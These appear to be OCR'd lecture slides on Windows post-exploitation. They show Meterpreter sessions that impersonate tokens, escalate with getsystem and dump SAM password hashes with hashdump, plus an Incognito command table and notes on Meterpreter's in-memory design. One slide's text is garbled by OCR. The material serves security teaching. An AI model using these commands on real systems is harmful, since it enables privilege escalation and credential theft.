
- Tokens may be present on compromised systems
  - may allow for privilege escalation
  - may allow for pivoting within the Domain
- Attackers want to enumerate available tokens
  - Tools: Incognito (part of Metasploit)



```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
TEST-POGZ2DOLZ7\test

Impersonation Tokens Available
========================================
No tokens available
```

The SYSTEM token is the holy grail of token stealing

Abusing Tokens




```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
TEST-POGZ2DOLZ7\test

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\SYSTEM
```

Meterpreter has many nice features

Here is an example of listing all the tokens, having already compromised a SYSTEM token.

The SYSTEM token allows us to access everything in the system, and here we see the full list of tokens


Impersonating Tokens



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
TEST-POGZ2DOLZ7\test

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\SYSTEM

meterpreter > impersonate_token TEST-POGZ2DOLZ7\\test
[+] Delegation token available
[+] Successfully impersonated user TEST-POGZ2DOLZ7\test
meterpreter > getuid
Server username: TEST-POGZ2DOLZ7\test
```

Example of abusing impersonation tokens

Incognito commands




```
meterpreter > help incognito

Incognito Commands
==================

    Command               Description
    -------               -----------
    add_group_user        Attempt to add a user to a global group with all tokens
    add_localgroup_user   Attempt to add a user to a local group with all tokens
    add_user              Attempt to add a user with all tokens
    impersonate_token     Impersonate specified token
    list_tokens           List tokens available under current user context
    snarf_hashes          Snarf challenge/response hashes for every token
```

Abusing Tokens

Local Privilege Escalation


- Impersonation tokens may allow this if present
- Example:
  a. Attacker compromises some server/service
  b. Any administrators who connect using windows auth, will expose their token to the attacker
  c. Attacker uses token to escalate to local administrator



Abusing Tokens

Pivoting

- Deleg n tokens may allow this if prese
- Examp
  a. Atta promi me server/service
  b. Any rators w nnect using windows auth, wi l expose th to the attacker
  c. Attacker uses token late to local administrator, *and perhaps even on othe*



Post Exploitation: Relevant Windows Features

Active Directory


- For getting around easily

LSASS

- For stealing passwords

Network logon services (netlogon)

- For establishing hidden users



Meterpreter

Meterpreter

An advanced, dynamically extensible payload

- uses in-memory DLL injection stagers
- extended over the network at runtime

Mixture of C / Ruby components.

- Client = Ruby
- Server = C

Meterpreter


1. The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
2. The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
3. The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
4. Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter Design

Designed as a payload to be:

- Stealthy
  - resides entirely in memory (nothing on disk)
  - no new processes created, injected into compromised process
    - can migrate to other processes
  - Always uses encrypted communication
- Powerful
  - Feature-rich and encrypted
- Extensible
  - Features can be augmented at runtime over the network

From the Defender's Perspective


1) Encoded exploit + (reverse) Meterpreter payload
(perhaps staged)
Metasploit + Meterpreter
FIREWALL
Administrator
Vulnerable Service
3) outgoing TLS/SSL connection back to attacker
2) Vuln service is injected with the Meterpreter DLLs
4) Encrypted pwnage

Say the attacker manages to exploit a vulnerable service through the firewall (say port 80)

Can a network-based IDS system detect any part of this?

Meterpreter Features

See: http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics

Designed to provide similar functionality to linux shells

- ls (instead of dir)
- cat
- cd & pwd
- getuid
- ipconfig (actually windows style)
- ps


Meterpreter Features

- upload
  - send file to victim
- download
  - download file from victim
- getsystem
  - will attempt a number of ways to steal & use a SYSTEM token (5 or so ways)
- hashdump (windows)
  - will dump the contents of the SAM database
  - requires system
- See http://www.darkoperator.com/tools-and-scripts/ for dumping hashes on OSX

Meterpreter Features


Demo of getsystem & hashdump

- hashdump fails without SYSTEM privileges



```
meterpreter > getsystem
...got system (via technique 2).
meterpreter >
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b4d5fe2404bd094a985a96bba64d2e6b...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:f73c15dab0e1ac300898ca8c5dc942a9:dc71baa4791d4a671067c2d87069889c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4597b6461368d46e287ea21f786deee5:::
test:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1005:bce739534ea4e445aad3b435b51404ee:5e7599f673df11d5c5c4d950f5bf0157:::
```

execute, ps, migrate demo




```
meterpreter > execute -f calc.exe
Process 944 created.
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session     User                          Path
 ---   ----  ----               ----  -------     ----                          ----
 0     0     [System Process]         4294967295
 4     0     System             x86   0           NT AUTHORITY\SYSTEM
 344   4     smss.exe           x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\S
 492   344   csrss.exe          x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOW
 516   344   winlogon.exe       x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOW
 628   516   services.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\sy
 632   516   taskmgr.exe        x86   0           TEST-POGZ2DOLZ7\test          C:\WINDOWS\Sy
 640   516   lsass.exe          x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\sy
